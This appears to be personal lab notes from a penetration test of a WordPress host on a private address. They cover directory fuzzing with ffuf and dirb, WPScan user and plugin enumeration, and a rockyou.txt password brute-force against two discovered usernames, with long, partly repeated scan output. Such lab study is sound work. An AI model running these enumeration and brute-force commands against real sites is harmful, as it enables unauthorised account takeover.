


ffuf

For fuff, it is hard to find the right wordlist.

I change to --- common.txt (downloaded from internet)


https://gitlab.com/kalilinux/packages/dirb/blob/f43c03a2bef91118debffd6cec9573f21bb5f9e8/wordlists/common.txt



and remember add a http before the ip address:

ffuf -w ~/Downloads/common.txt -u http://172.16.1.5:80/FUZZ

The result is:



dirb

Now turn to dirb:

dirb http://172.16.1.5/ ~/Downloads/common.txt

Here is the result:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://172.16.1.5/ ~/Downloads/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 10 11:51:41 2023
URL_BASE: http://172.16.1.5/
WORDLIST_FILES: /home/kali/Downloads/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.1.5/ ----
+ http://172.16.1.5/index.php (CODE:301|SIZE:0)
+ http://172.16.1.5/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.16.1.5/wp-admin/
==> DIRECTORY: http://172.16.1.5/wp-content/
==> DIRECTORY: http://172.16.1.5/wp-includes/
+ http://172.16.1.5/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://172.16.1.5/wp-admin/ ----
+ http://172.16.1.5/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.1.5/wp-admin/css/
==> DIRECTORY: http://172.16.1.5/wp-admin/images/
==> DIRECTORY: http://172.16.1.5/wp-admin/includes/
+ http://172.16.1.5/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.1.5/wp-admin/js/
==> DIRECTORY: http://172.16.1.5/wp-admin/maint/
==> DIRECTORY: http://172.16.1.5/wp-admin/network/
==> DIRECTORY: http://172.16.1.5/wp-admin/user/

---- Entering directory: http://172.16.1.5/wp-content/ ----
+ http://172.16.1.5/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.1.5/wp-content/plugins/
==> DIRECTORY: http://172.16.1.5/wp-content/themes/
==> DIRECTORY: http://172.16.1.5/wp-content/upgrade/
==> DIRECTORY: http://172.16.1.5/wp-content/uploads/

---- Entering directory: http://172.16.1.5/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.1.5/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.1.5/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://172.16.1.5/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.1.5/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.1.5/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.1.5/wp-admin/network/ ----
+ http://172.16.1.5/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.1.5/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://172.16.1.5/wp-admin/user/ ----
+ http://172.16.1.5/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.1.5/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://172.16.1.5/wp-content/plugins/ ----
+ http://172.16.1.5/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.1.5/wp-content/themes/ ----
+ http://172.16.1.5/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.1.5/wp-content/upgrade/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.1.5/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Jan 10 11:51:49 2023
DOWNLOADED: 32284 - FOUND: 12
```


Gobuster

ssh_enumusers

I dont know why it shows found whatever username I enumerated...

SO I give up this way...

I guess this exploit is fixed in openssh 7.2p2 or this script is expired.



WPScan

For wordpress, we can use a specfic tool named WPScan

After register a account in WPScan, you can use it
Here is mu result:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 172.16.1.5 -e u vp --api-token=MY-TOKEN      130 ㉿
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://172.16.1.5/ [172.16.1.5]
[+] Started: Tue Jan 10 13:27:36 2023
```

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.16.1.5/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.16.1.5/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.16.1.5/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.16.1.5/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.14 identified (Outdated, released on 2022-10-17).
 | Found By: Rss Generator (Passive Detection)
 | - http://172.16.1.5/index.php/feed/, <generator>https://wordpress.org/?v=5.3.14</
generator>
 | - http://172.16.1.5/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.14
</generator>
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP <= 6.1.1 - Unauthenticated Blind SSRF via DNS Rebinding
 | References:
 | - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
 | - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[+] WordPress theme in use: twentytwenty
 | Location: http://172.16.1.5/wp-content/themes/twentytwenty/
 | Last Updated: 2022-11-02T00:00:00.000Z
 | Readme: http://172.16.1.5/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 2.1
 | Style URL: http://172.16.1.5/wp-content/themes/twentytwenty/style.css?ver=1.1
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 | - http://172.16.1.5/wp-content/themes/twentytwenty/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <============================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] recon
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 | Rss Generator (Passive Detection)
 | Wp Json Api (Aggressive Detection)
 | - http://172.16.1.5/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Login Error Messages (Aggressive Detection)

[+] reconauthor
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 73

[+] Finished: Tue Jan 10 13:27:38 2023
[+] Requests Done: 18
[+] Cached Requests: 47

[+] Data Sent: 4.465 KB
[+] Data Received: 19.91 KB
[+] Memory used: 158.441 MB
[+] Elapsed time: 00:00:01

So, WPScan help me found two users
recon and reconauthor
so with it, we can brute.

wp_plugin

Now we scan the plugin:

Here is the result:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 172.16.1.5 --enumerate ap --api-token=MYTOKEN
                                                        4 ㉿
```

```
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

[+] URL: http://172.16.1.5/ [172.16.1.5]
[+] Started: Tue Jan 10 13:36:26 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.16.1.5/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.16.1.5/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://172.16.1.5/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.16.1.5/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.14 identified (Outdated, released on 2022-10-17).
| Found By: Rss Generator (Passive Detection)
| - http://172.16.1.5/index.php/feed/, <generator>https://wordpress.org/?v=5.3.14</generator>
| - http://172.16.1.5/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.14</generator>
|
| [!] 1 vulnerability identified:
|
| [!] Title: WP <= 6.1.1 - Unauthenticated Blind SSRF via DNS Rebinding
| References:
| - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
| - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[+] WordPress theme in use: twentytwenty
| Location: http://172.16.1.5/wp-content/themes/twentytwenty/
| Last Updated: 2022-11-02T00:00:00.000Z
| Readme: http://172.16.1.5/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 2.1
| Style URL: http://172.16.1.5/wp-content/themes/twentytwenty/style.css?ver=1.1
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/

```
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.16.1.5/wp-content/themes/twentytwenty/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 0
 | Requests Remaining: 73

[+] Finished: Tue Jan 10 13:36:28 2023
[+] Requests Done: 30
[+] Cached Requests: 10
[+] Data Sent: 7.791 KB
[+] Data Received: 257.938 KB
[+] Memory used: 221.859 MB
[+] Elapsed time: 00:00:02
```

wp_username_enumerate

For wordpress, we can use a specfic tool named WPScan

After register a account in WPScan, you can use it
Here is mu result:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 172.16.1.5 -e u vp --api-token=MY-TOKEN      130 ⨯
_______________________________________________________________

         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```

WordPress Security Scanner by the WPScan Team
Version 3.8.18
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://172.16.1.5/ [172.16.1.5]
[+] Started: Tue Jan 10 13:27:36 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.16.1.5/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.16.1.5/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.16.1.5/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.16.1.5/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.14 identified (Outdated, released on 2022-10-17).
 | Found By: Rss Generator (Passive Detection)
 | - http://172.16.1.5/index.php/feed/, <generator>https://wordpress.org/?v=5.3.14</generator>
 | - http://172.16.1.5/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.14

</generator>
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP <= 6.1.1 - Unauthenticated Blind SSRF via DNS Rebinding
 | References:
 | - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
 | - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[+] WordPress theme in use: twentytwenty
 | Location: http://172.16.1.5/wp-content/themes/twentytwenty/
 | Last Updated: 2022-11-02T00:00:00.000Z
 | Readme: http://172.16.1.5/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 2.1
 | Style URL: http://172.16.1.5/wp-content/themes/twentytwenty/style.css?ver=1.1
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of
the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 | - http://172.16.1.5/wp-content/themes/twentytwenty/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <============================> (10 /
10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] recon
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 | Rss Generator (Passive Detection)
 | Wp Json Api (Aggressive Detection)
 | - http://172.16.1.5/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Login Error Messages (Aggressive Detection)

[+] reconauthor
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

```
[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 73

[+] Finished: Tue Jan 10 13:27:38 2023
[+] Requests Done: 18
[+] Cached Requests: 47
[+] Data Sent: 4.465 KB
[+] Data Received: 19.91 KB
[+] Memory used: 158.441 MB
[+] Elapsed time: 00:00:01
```

So, WPScan help me found two users
recon and reconauthor
so with it, we can brute.

I can specfic a username and brute by passwd:

I choose to use the txt file in dir:

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/rockyou.txt.gz

┌──(kali㉿kali)-[~]
└─$ gzip -d /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt: Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/wordlists/rockyou.txt ~/Downloads

┌──(kali㉿kali)-[~]
└─$ ls ~/Downloads
common.txt  hack.zip  rockyou.txt
```

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 172.16.1.5 -P ~/Downloads/rockyou.txt -U recon -t 100 --api-token=MYTOKEN
```

For the command:

-U to specfic a username
-t to set thread numbers
-P to set a passwd wordlist

And it begins to brute attack for both recon and reconauthor:

And p.s. I know another way to test both two username later.
I can:
sudo nano users
And then
wpscan --url 172.16.1.5 -P ~/Downloads/rockyou.txt -U users -t 100 --api-token=MYTOKEN

